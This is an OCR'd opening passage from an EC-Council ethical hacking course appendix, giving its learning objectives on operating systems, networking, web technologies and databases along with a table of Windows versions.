
APPENDIX A

ETHICAL HACKING ESSENTIAL CONCEPTS – I

32%
23%
INTRUSION DETECTED
SECURITY BREACH
HACKING DETECTED
74%
56%
18%


EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Operating System Concepts
- LO#02: Explain Different Types of File Systems
- LO#03: Explain Computer Network Fundamental Concepts
- LO#04: Summarize the Basic Network Troubleshooting Techniques
- LO#05: Explain Virtualization Concepts
- LO#06: Explain Network File System (NFS)
- LO#07: Explain Various Web Markup and Programming Languages
- LO#08: Summarize Application Development Frameworks and Their Vulnerabilities
- LO#09: Explain Different Web Subcomponents
- LO#10: Explain Database Connectivity



LO#01: Explain Operating System Concepts

Notes:

Windows Operating System

- The Windows OS is developed by **Microsoft corporations** and is a widely used Operating System in most private and government organizations

Windows OS Family Tree		
MS-Dos-based and 9x Windows OS Versions	NT Kernel-Based Windows OS Version	
	For PC	For Server
MS-DOS 1.0	Windows NT 3.1	Windows Server 2003
MS-DOS 2.0	Windows NT 3.51	Windows Server 2003 R2
MS-DOS 2.1X	Windows NT 3.5	Windows Server 2008, Windows Home Server
MS-DOS 3.0	Windows NT 4.0	Windows Server 2008 R2
MS-DOS 3.1X	Windows 2000	Windows Server 2012
Windows 95	Windows XP	Windows Server 2012 R2
Windows 98	Windows XP Professional X64 Edition	Windows Server 2016
Windows 98 SE	Vista	Windows Server 2019
Windows ME	Window7	Windows Server 2022
	Windows 8	
	Windows 8.1	
	Windows 10	
	Windows 11	

Windows Architecture

